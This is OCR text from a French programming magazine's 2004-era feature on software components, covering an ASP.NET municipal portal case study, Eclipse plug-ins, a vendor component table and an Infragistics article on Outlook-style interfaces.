
CD : Tout d'abord, il doit supporter les standards, donc les spécifications des éditeurs des outils de développeurs, afin de respecter les formats de données ou encore le modèle défini. Le second point important, est tout ce qui concerne l'apprentissage et son coût, ainsi que sa mise en œuvre (= le temps de développement).

P! : Gagne-t-on du temps en développement avec les composants ?

CD : C'est un peu au cas par cas.

P! : Une des tendances est de pouvoir mixer différents types de composants. Est-ce une tendance que vous constatez ?

CD : Oui. De plus, l'autre tendance est d'utiliser des wizards, afin d'en faciliter l'usage.



P! : Les wizards des composants apportent une autre approche, de quelle manière ?


CD : Le wizard génère un fichier de configuration. Grâce à lui, le composant s'autoconfigure. Avant, pour utiliser un composant, on passait par l'API et on codait. Aujourd'hui, on passe en premier par le wizard. Puis le développeur intègre l'API et le fichier de configuration. Grâce à cette méthode, on écrit bien moins de lignes de code !

■ *Propos recueillis*
par François Tonic

Le composant à la rescousse du contenu

Internet et la communication vers les citoyens sont deux thèmes importants pour les communes. À l'heure d'une société toujours plus communicante, les besoins sont importants, mais la complexité des architectures demeure une réalité. Pour simplifier les développements, le composant peut se révéler parfois utile.

La Communauté Urbaine du Creusot-Montceau (CUCM) regroupe plusieurs communes et mairies. L'objectif premier était de pouvoir mieux communiquer avec les habitants, par le biais d'Internet et d'un site Web. Mais, il fallait aussi prendre en compte l'ensemble des acteurs de la CUCM, en plus de la population. L'option d'un portail fut alors choisie. Il s'agissait aussi de montrer une vitrine aux entreprises voulant s'informer et/ou s'implanter dans la région. Pour la réalisation, la CUCM s'est tournée vers Aston. Une grande partie du projet consistait à réaliser une gestion documentaire, tout en supportant différentes méthodes pour publier et diffuser l'information. Le portail avait d'autre part deux domaines : le portail Internet et le portail Intranet / Extranet. Au-delà de la technique, un des impératifs était d'offrir une administration la plus simple possible, car la gestion était dévolue à des personnes non informaticiennes. Les fonctions n'avaient rien de spécifique : gestion de contenu, gestion des articles et rubriques, workflow, gestion des profils et droits, service SMS, Newsletter, moteur de recherche. Une demande spécifique a été formulée : un interfaçage avec le portail du service public.



Le choix .NET

Le choix peut paraître à contre-courant d'une tendance actuelle dans l'administration et le monde informatique, où Linux et les solutions Open Source sont de plus en plus utilisées. Bien que .NET ne soit pas Open Source, son utilisation est gratuite, il bénéficie d'un confortable support et beaucoup de ressources sont disponibles à travers Microsoft et la communauté. En fait, les nécessités techniques ont dicté le choix. Au début du projet, le choix fut limité à Java et .NET, PHP fut écarté, car pas réellement objet. Il fallait pouvoir bénéficier d'un découplage strict entre le visuel (la présentation) et le fonctionnel. ASP.NET le fait très bien, notamment via les user controls. JSP ne permet pas (aussi bien) cela. De plus, il fallait une maintenance la plus simple possible. ASP.NET, grâce aux controls offre une grande souplesse. Côté environnement de développement, Visual Studio .NET fut utilisé avec Visual Source Safe pour la gestion du code, SQL Server pour les données, UML au niveau du modèle, et C# pour le langage.

Le framework de gestion de contenu

Pour ne pas réinventer la roue systématiquement, l'équipe d'Aston a utilisé un framework de gestion de contenu (Publinow) créé par Olivier Garrel et Bruno Malfoy (Aston). Ce composant est libre de droit. Il s'agit de proposer une gestion de contenu simplifiée, facilement adaptable selon les demandes des clients. Il permet surtout à des non-informaticiens d'administrer le contenu et de le publier. Tout est fait via un client léger. Dans le cas du projet CUCM, le framework n'a pas fait gagner de temps, lors de la première version du site. Par contre, grâce aux différents projets, le framework gagne en maturité, ce qui permet maintenant de gagner jusqu'à 20 % de temps.

Des performances mitigées ?

Actuellement, le portail n'utilise qu'un seul et unique frame. Le chargement se fait dynamiquement. De plus, quand, on veut charger un seul control de la page, il faut tout recharger. Il n'y a pas de persistance des données sous .NET. Le choix de ne pas utiliser un mapping de données s'est fait pour des raisons de temps, mais aussi de coût et donc de rentabilité du projet. Actuellement, le projet s'articule autour de 3 couches : présentation, métier, données. À terme, il s'agit de passer à une structure 5 couches en ajoutant un " middleware de données ". Malgré tout, .NET n'a pas que des problèmes de performances. Sa gestion de cache est performante et surtout, les possibilités de montée en charge (via du cluster) de SQL Server sont intéressantes, même si cela n'a pas été implémenté au niveau du portail. Le site n'a pas encore atteint sa vitesse de croisière.

■ **François Tonic**

Fiche technique

Serveur Web : IIS 5
Langage : C#, ASP.NET, Framework .NET, Publinow
Analyse et conception : UML
Base de données : SQL SERVER 2000
Serveur : Windows 2000 Server
Gestionnaire de sources : Visual Source Safe
Équipe : 1 chef de projet, 1 ingénieur concepteur, 1 ingénieur d'études (soit 190 jours hommes)

Pourquoi réinventer la roue ?

Ces dernières années ont vu l'émergence d'outils simplifiant considérablement le quotidien des programmeurs. Il existe aujourd'hui des environnements intégrés permettant de faire, non seulement de l'édition/compilation de code source, mais également de gérer les phases de tests, de packaging en vue des livraisons aux équipes d'intégrations. Programmer devient ainsi un jeu d'assemblage de briques disponibles sous la forme d'API et frameworks.

Il semble inutile de présenter ici les grands noms des IDE, couramment utilisés tels que WSAD, Eclipse, JBuilder ou encore VisualStudio .Net. Rappelons simplement que ceux-ci, indépendamment du langage utilisé (Java, C# ou autres), sont devenus de véritables plates-formes de développement "tout-en-un" grâce à l'intégration d'une multitude de plug-ins.

Voici, en guise d'exemple, une liste non exhaustive des améliorations/fonctionnalités apportées par l'IDE Eclipse sous forme de plug-ins :

- Intégration avec les serveurs d'applications courants (Tomcat, Websphere, Weblogic, etc.) ;
- Mise en forme/Analyse de code source (CheckStyle, SimScan, etc.) ;
- Profiling (CodePro Advisor, jMechanic, etc.) ;
- Modélisation (EMF, Argo2Ecore, etc.) ;
- Interfaces graphiques (SWT GUI Builder, SWT OpenGL, etc.).

Certains éditeurs vont même jusqu'à fournir des IDE avec l'ensemble des plug-ins les plus couramment utilisés, c'est le cas de MyEclipse (http://www.myeclipseide.com). Lorsque les plug-ins prennent une part intégrante à l'IDE, ils sont également appelés add-ons.

Que seraient aujourd'hui des langages comme Java ou C# sans leurs API (Application Programming Interface) et les implémentations en découlant ? Véritables bibliothèques d'interfaces de référence, ces API faites pour rendre les développements plus aisés sont présentes dans toutes les applications développées de nos jours. Cette notion nous vient de plusieurs idées de base, la plus forte étant la volonté de standardiser la façon dont communique le langage avec le monde extérieur, sans pour autant limiter les développeurs dans une implémentation particulière. Par exemple, il existe aujourd'hui plusieurs implémentations pour l'interface SAX : la plus utilisée restant Xerces du groupe Apache.

Des API sont disponibles pour une très vaste quantité de domaines, en voici quelques exemples :

- Parsing XML ;
- Connexion aux bases de données ;
- Compression de fichiers ;
- Image, son et vidéo ;
- Gestion de la sécurité, des transactions.

Aujourd'hui, beaucoup de ce que l'on appelle des frameworks proposent un regroupement des implémentations de certaines API. Ces frameworks constituent pour la plupart un embryon de ce que sera la future application. Les développeurs n'ont très souvent qu'à créer leurs objets et autres couches graphiques autour de ces frameworks qui, pour leur part, se chargent de la mécanique d'ensemble.

Quelques exemples de ces frameworks :

- Struts (Applications Web) ;
- Java Media Framework ;
- Java Framework for GPS ;
- Mapping Objet/Relationnel (Hibernate).

Outre leur quasi-gratuité dans la plupart des cas, l'existence d'outils comme ces plug-ins, API et autres frameworks influe désormais de manière très importante sur les délais de développement des applications en entreprise. Beaucoup de sociétés l'ont compris et possèdent désormais un framework interne. D'un autre côté, remarquons que le métier de développeur comporte aujourd'hui une grande part de réutilisation de briques existantes : pourquoi réinventer la roue !

■ Florian GROUSSET
Chef de projet – Groupe SQLI

✔ La newsletter www.programmez.com

Eclipse : la foire aux plug-ins

Dans le monde merveilleux des IDE et SGBD, l'extensibilité des environnements devient un argument presque vital. Il est important de fournir la plus grande souplesse et ouverture d'un IDE, afin de mieux répondre à chaque besoin. Chaque développeur n'a pas la même nécessité et la même demande. Eclipse et Netbeans répondent, dans le monde Java, à cet impératif, sans doute mieux qu'un Jbuilder. La multitude de plug-ins est d'ailleurs un des arguments d'Eclipse. Pourquoi ? Comment ?

Il fallait bien, dans ce dossier spécial "composants", fournir quelques illustrations fortes du développement d'aujourd'hui. Nous avons choisi Eclipse, car il représente sans aucun doute un équilibre intéressant entre l'offre standard et l'offre complémentaire, via les plug-ins. En soi, Eclipse n'a rien de spectaculaire. C'est un IDE Java comme un autre, gratuit, mais offrant une richesse fonctionnelle limitée. Sur le développement J2EE, par exemple, Eclipse ne vaut pas un Jbuilder. La véritable force d'Eclipse est son ouverture. Bien souvent, à l'utilisation, on se sent limité par Eclipse sur bien des fonctions. Le plus voyant est l'absence de tout RAD. Heureusement, il est aisé de compléter le vide fonctionnel par le plug-in. Et le choix ne manque pas, bien au contraire. Aujourd'hui, l'offre plug-ins pour Eclipse couvre sans doute l'ensemble des besoins.

Une offre large et de tout type


Dans les plug-ins Eclipse, on trouve de tout et n'importe quoi. Il y a des plug-ins Open Source (et gratuits), des gratuits (non Open Source), des commerciaux avec des versions gratuites et limitées, et des commerciaux uniquement. Pour une même catégorie, le développeur a la possibilité de choisir entre plusieurs outils. A chacun de choisir le plus adapté. Comme Eclipse est disponible sur plusieurs plates-formes, la plupart des plug-ins fonctionnent aussi bien sous Windows, Linux que MacOS X. Certains plug-ins très spécifiques sont limités à un système, souvent Windows (ex. : pour C#).

Eclipse étant maintenant quasi incontournable dans le monde Java avec Jbuilder, certains éditeurs d'outils proposent des plug-ins de leurs outils. Ainsi, Sybase va lancer, courant 2004, un plug-in de son PowerAMC ! Together, ainsi que plusieurs outils Rational, ont leur plug-in Eclipse. Pour cette offre, cela permet de pallier la faiblesse des plug-ins UML Open Source, ou de petits éditeurs. Difficile de concurrencer des outils très haut de gamme. MDA, XML et les Web Services ne sont pas non plus absents. Cependant, ils ne sont pas encore assez matures, ou restent d'une richesse fonctionnelle très limitée.

En terme de coût, Eclipse est gratuit, ce qui n'est pas le cas de nombreux plug-ins. À vous de voir si Eclipse est une bonne solution, ou si vous devez vous orienter vers un IDE "intégré" et plus polyvalent. C'est en quelque sorte le paradoxe d'Eclipse (et même de NetBeans), on vous propose un IDE ouvert, personnalisable, mais, dans certains cas, l'offre plug-ins n'est pas assez avantageuse pour concurrencer un Jbuilder. De plus, mieux vaut avoir un minimum d'expérience pour maîtriser Eclipse, qui n'est pas forcément le plus ergonomique et le plus intuitif des IDE.

Une installation simple, mais…

Utiliser des plug-ins dans Eclipse n'a rien de sorcier. L'installation ne pose guère de soucis, mettre les fichiers features et plugins du module dans les répertoires correspondants d'Eclipse. La qualité des plug-ins est très variable. Il faut vérifier le niveau de développement, le projet est-il toujours en vie, quelles versions d'Eclipse sont officiellement supportées, comment cela se passe-t-il en cas de mise à jour de l'IDE et/ou du plug-in… Les questions à se poser sont nombreuses et importantes. Mieux vaut prendre son temps avant d'adopter tel ou tel plug-in.



Pour aller plus loin

http://eclipse-plugins.2y.net/ : site de référence des plug-ins Eclipse.

■ **François Tonic**

Panorama : l'embarras du choix

Le choix des composants est immense et très diversifié même si finalement, quelques catégories sont très bien fournies (ex. : interface, grid...). Il existe des ajouts pour tout langage et tout environnement. Les composants de reporting, de données et d'interfaces / présentations sont légion. On constate aussi une migration massive des solutions de VB ou MFC vers .NET. Par contre, le côté Open Source est peu présenté, hormis avec Eclipse et Netbeans (qui ne sont pas abordés ici). Dans ce contexte, impossible de tout présenter. Voici une petite sélection pour vous donner quelques idées.

N.B. : les versions d'évaluation ne sont pas systématiquement disponibles auprès des éditeurs.

Multi langages & C/C++		
PowerTCP *PowerTCP*	Commercial	Composants orientés communications et sécurité Web (SSL, FTP…)
Indy Sockets *Nevrona*	Open Source	Suite pour TCP/IP. Compatible avec VB.NET, Delphi, Kylix et C++ Builder
Gamme ultimate *Dundas Software*	Commercial	Gamme de suites de composants MFC / C++. Le Ultimate Toolbox comprend une centaine d'objets. Existe aussi un Ultimate Grid et TCP/IP
.NET		
PDFKIT.NET *Tall Components*	Commercial	Composants pour créer et gérer des documents PDF sous .NET. Vient en complément de PDF.NET. Remplace une précédente offre.
NetAdvantage *Infragistics*	Commercial	Composants pour ActiveX, ASP.NET, .NET et COM. De nombreux objets d'interfaces. Accès au code source.
AcxChart / acxImage *JavaSide.com*	Gratuit	Composants pour créer des graphiques et des images en ASP.NET.
Gamme Xtreme Toolkit Codejock software	Commercial	Ensemble de composants .NET et VC++. Large choix d'objets d'interface.
Studio Enterprise *ComponentOne*	Commercial	Ensemble de composants Winforms / Webforms / Mobile et ActiveX orientés interface, données, graphs, commerce, grid…
Tx Text Control *The Imaging Source Europe*	Commercial	Composant pour implémenter des fonctions bureautiques dans une application. Supporte d'autres langages que .NET.
Dundas pour .NET *Dundas Software*	Commercial / Open Source	Divers composants .Net ou ASP.NET, dont un grapheur. L'éditeur propose aussi plusieurs composants Open Source
Free SMTP.NET *Quicksoft*	Gratuit	Composant SMTP pour créer et envoyer des mails. Ecrit en C#.
ChartFX for .NET *SoftwareFX*	Commercial	Composants pour créer des graphiques du plus basique au plus complexe. Existe en version .NET, Java et COM. Version Delphi disponible.
Graphics Server *Graphics Server*	Commercial	Composants de charting en 2D et 3D. Fonction de transparence. Pas de licence serveur à payer.
Java		
Jclass *Quest Software*	Commercial	Composants pour créer des tableaux, graphs, reporting et impression. Existe aussi les déclinaisons serveurs et desktop.
Jviews *Ilog*	Commercial	Composants pour concevoir des interfaces Web riches. Existe une déclinaison C++ pour les applications. L'éditeur propose aussi d'autres composants .NET, pour SGBD ou SSO.
Formula One *Tidestone*	Commercial	Outil pour publier les données sur le Web via des tableaux.
Jloox *Engenuity technologies*	Commercial	Composants graphiques utilisant Swing et Java 2D. Permet de créer des interfaces complexes.
VB		
Mabry Mega Pack *Mabry*	Commercial	Contient 22 composants de toute sorte (avec version OCX et VBX). Existe aussi en version .NET
Dataconnect for ADO *Datadirect Technologie*	Commercial	Composant de connexion ADO. Existe aussi en .NET
SmartUI *Xceed*	Commercial	Ensemble de composants de style Office 2000 / XP. Création par code et visuellement. Objet d'interface essentiellement. L'éditeur propose aussi bien d'autres composants (compression, Internet…)
EasyMail Objects *Quicksoft*	Commercial	Ensemble d'objets dédiés aux fonctions de Mail. Version .NET disponible.
Delphi		
ExpressPack for VCL *Developer Direct*	Commercial	Pack de composants pour Delphi orienté interface et contrôle d'interface. Toute une gamme de composants est proposée (existe pour d'autres IDE et langages).
Rave Reports *Nevrona*	Commercial	Composants de reporting. Support VCL et CLX. Compatible Kylix.
ICE *Nevrona*	Open Source	Kit pour créer des installeurs. Fonctionne aussi avec C++ Builder.

Créer une bonne interface utilisateur

Créer une application est toujours un défi. Les utilisateurs sont plus "éduqués" qu'avant et ils attendent plus d'une application. Ils ne demandent pas seulement des capacités robustes, mais également des performances et une interface agréable et fonctionnelle. Visual Studio .NET vous fournit des contrôles d'interfaces plus nombreux et de meilleure qualité. Vous devez d'abord commencer par penser en dehors de la "boîte" pour fournir une interface utilisateur qui satisfera les besoins de vos utilisateurs.


Créer une bonne interface

Vous pouvez travailler des semaines ou des mois sur un code hautement sophistiqué s'occupant de tous les traitements internes. Mais, si l'interface qui interagit avec le code, n'est pas "acceptée" ou difficile à utiliser, alors, tout ce travail aura été inutile. Une bonne interface est une interface que les utilisateurs ne rejettent pas. Pour créer une bonne interface, vous devez comprendre la cible (= les utilisateurs) de l'application et savoir comment elle sera utilisée. Les figures 1 et 2 montrent une bonne et mauvaise ergonomie. Les utilisateurs acceptent une application s'ils sont à l'aise sur la façon de travailler et si elle aide à faire le travail rapidement. La clé de la réussite est une conception propre et cohérente (cohérence de l'interface = homogénéité). Dans cette idée de "propreté" d'interface, on peut citer l'exemple du produit Outlook de Microsoft.

Outlook : un exemple

Outlook de Microsoft existe depuis le milieu des années 1990. Il remplaça l'outil Schedule+. Outook fait tout ce que les utilisateurs attendent. Microsoft sait qu'il ne faut pas uniquement de bonnes fonctions, mais aussi un bon design, facilitant l'adoption du produit par les utilisateurs. La recette Outlook a pris. Aujourd'hui, on en est à la 11e version (dans Office 2003) et il est largement utilisé dans le monde.

Pourquoi un tel succès ? La raison principale est : personne n'a besoin de lire le fichier d'aide. C'est vrai, votre grand- mère peut aussi utiliser Outlook et elle n'aura pas à consulter l'aide. L'interface est faite de telle manière que vous n'avez pas besoin de vous demander "comment faire" (ndlr : bref, c'est ce que l'on appelle l'ergonomie). Aujourd'hui, un grand nombre d'applications essaie de copier l'approche look & feel d'Outlook. Si une application peut être comme Outlook, le développeur/l'éditeur n'aura pas à montrer comment son






Figure 1 et 2

logiciel fonctionne. Il sera suffisamment compréhensible (ou friendly) pour que les utilisateurs le comprennent et aient envie de cliquer.

Choisir les bons outils !

Maintenant que vous savez ce qu'est une bonne interface, encore faut-il posséder les bons outils. Visual Studio .NET (dans un contexte Windows, NDLR) offre un certain nombre de nouveaux contrôles.

Pour créer une vraie interface, sans réinventer la roue tout le temps, il faut se tourner vers des solutions spécifiques, améliorant l'environnement et les fonctions. Vous pouvez alors




Figure 3

vous tourner vers des éditeurs spécialisés. Deux exemples : Infragistics et LEAD Tools. NetAdvantage d'Infragistics fournit un ensemble de couches de présentations. LEAD Tools de LEAD Technologies permet de créer des graphiques complexes et de les manipuler. Ces solutions peuvent faire la différence et vous aider à construire une bonne interface. Voyons comment la solution d'Infragistics peut modifier (dans le bon sens) votre application. Je prendrais deux exemples utilisant NetAdvantage. Le premier sera une application WinForms, le second une application ASP.NET. Vous verrez la différence entre les contrôles standards et les options qu'apporte une solution tierce.

Créer une interface WinForms "riche"

Nous ferons un exemple à la Outlook. Pour montrer ce qu'il est possible de faire avec VS.NET, j'ai décidé de créer une entrée de données similaire à la form "ajouter un contact" d'Outlook (figure 3). L'écran est très clean et simple. Il y a un menu principal, une toolbar,




Figure 4

et différents champs pour saisir les données. Le seul véritable souci pour créer une telle forme est le support du look & Feel d'Office XP, ou 2003 par les contrôles. La figure 4 montre le problème du thème d'interface, tel qu'il apparaît avec les contrôles standard de VS.NET. Il est bien entendu possible de modifier le support des thèmes sur un certain nombre de contrôles, mais cela reste fastidieux. La solution est que les contrôles supportent les thèmes et que l'on puisse modifier les propriétés. Après des essais, je réalise que je ne peux pas "émuler" pour le menu et la toolbar le look Office. C'est donc l'exact opposé

de mon idée de départ. Pour créer une form utilisant les éléments de NetAdvantage, je n'ai pas besoin de changer des propriétés. Par défaut, le look & feel des éléments d'interface est exactement ce que je voulais dès le départ de la conception (figure 5). Je crée une forme au bon look, sans efforts. Vous devrez probablement regarder deux fois pour voir une différence entre l'interface origine Outlook et celle que j'ai créée avec les contrôles de NetAdvantage. Ils sont identiques ou presque, et surtout, je n'ai pas écrit une seule ligne de code ! La plupart du temps, vous n'aurez pas à dupliquer exactement les forms d'Outlook mais juste "émuler" l'apparence. Utiliser NetAdvantage est un avantage. Dans ce cas, il faut penser en dehors de la boîte VS.NET pour créer les interfaces des WinForms.

Exploiter les capacités d'Internet Explorer

Écrire une application Web est devenu commun surtout avec ASP.NET. Non seulement, ASP.NET surpasse les applications ASP, mais fournit un bien meilleur modèle de développement. Grâce aux avantages d'ASP.NET, Internet Explorer et Netscape sont devenus des plates-formes de développement. La clé est de pouvoir exploiter leurs capacités fonctionnelles. ASP.NET est livré avec de nombreux contrôles. Si on voulait faire la même chose sous ASP, il faudrait des centaines de lignes de code ! Par exemple, le datagrid d'ASP.NET. Pour lier des données d'une base de données dans un (beau) grid, cela ne nécessite que quelques lignes de code. En ASP, il faudrait écrire du code VBScript pour construire manuellement les tableaux HTML ! On aura un résultat identique, mais, le grid ASP nécessite 30 lignes de code, contre 5 pour le grid ASP.NET.

Pour démontrer les capacités d'un client Web exploitant la richesse d'Internet Explorer, je prendrais les éléments d'interface de NetAdvantage. L'application Expense (que l'on peut trouver sur le site http://www.infragistics.com), montre parfaitement les possibilités des composants. Plutôt impressionnant, non ? (Figure 6).

La première fonction consiste en des diagrammes affichés dans le browser. Ils utilisent les données sélectionnées dans le grid que l'on voit à gauche des graphiques. Bien que cela ne soit pas visible sur la figure 6, quand on place le curseur souris sur les barres du diagramme, un tooltips apparaît, affichant les




Figure 5




Figure 6

Figure 7

données correspondantes. Notez aussi que les données du grid sont hiérarchisées. Le datagrid de VS.NET ne permet pas cela nativement. En utilisant l'UltraWebGrid d'Infragistics, vous pouvez afficher plusieurs niveaux de données avec un simple ADO.NET DataRelation. Écrire le code nécessaire dans VS.NET prendrait beaucoup de temps. Bref, avec ASP.NET, on peut créer de riches interfaces exploitant le navigateur, surtout si vous utilisez des contrôles provenant d'outils de type Infragistics.

Et le TabletPC ?

Maintenant que le TabletPC commence à être populaire, vous vous demandez comment écrire ou adapter des applications supportant le fameux Ink. En implémentant le TabletPC SDK de Microsoft, vous pouvez déjà étendre vos WinForms et implémenter la reconnaissance du Ink au niveau de la saisie des données. Si ce travail est possible, il est long et fastidieux. Si vous voulez supporter le stylet (et l'encre) du TabletPC, pourquoi ne pas utiliser une solution plus souple ? Par exemple l'UltrInkProvider. Par un simple déposer dans une WinForm, les éléments d'interface deviennent tout de suite aptes à utiliser le stylet et l'encre numérique. Difficile de faire plus simple ! Avec VS.NET et les objets standard, cela n'est pas possible. La figure 7 vous montre l'intégration du Ink dans notre WinForm à la Outlook, créée au niveau de l'article. Il est important de noter que la réalisation de cette "form ink" ne nécessite aucun code. C'est simplement un déposé du .NET Provider Ink dans la form. Il s'agit d'un composant non visuel étendant les fonctions des éléments NetAdvantage 2003 vol. 3 déposés sur une WinForm.

■ **Jason Beres**

Évangéliste technologie .NET à Infragistics. Il est auteur ou co-auteur de plusieurs ouvrages sur la programmation VS.NET et .NET.

prise en main

Simplifier la création d'interfaces utilisateur

La nouvelle version NetAdvantage 2004, proposée par Infragistics est un ensemble de composants pour Visual Studio .NET. Il s'agit de grilles, de barres d'outils et d'histogrammes qui rendent très facile la conception d'interfaces graphiques pour les environnements Microsoft.

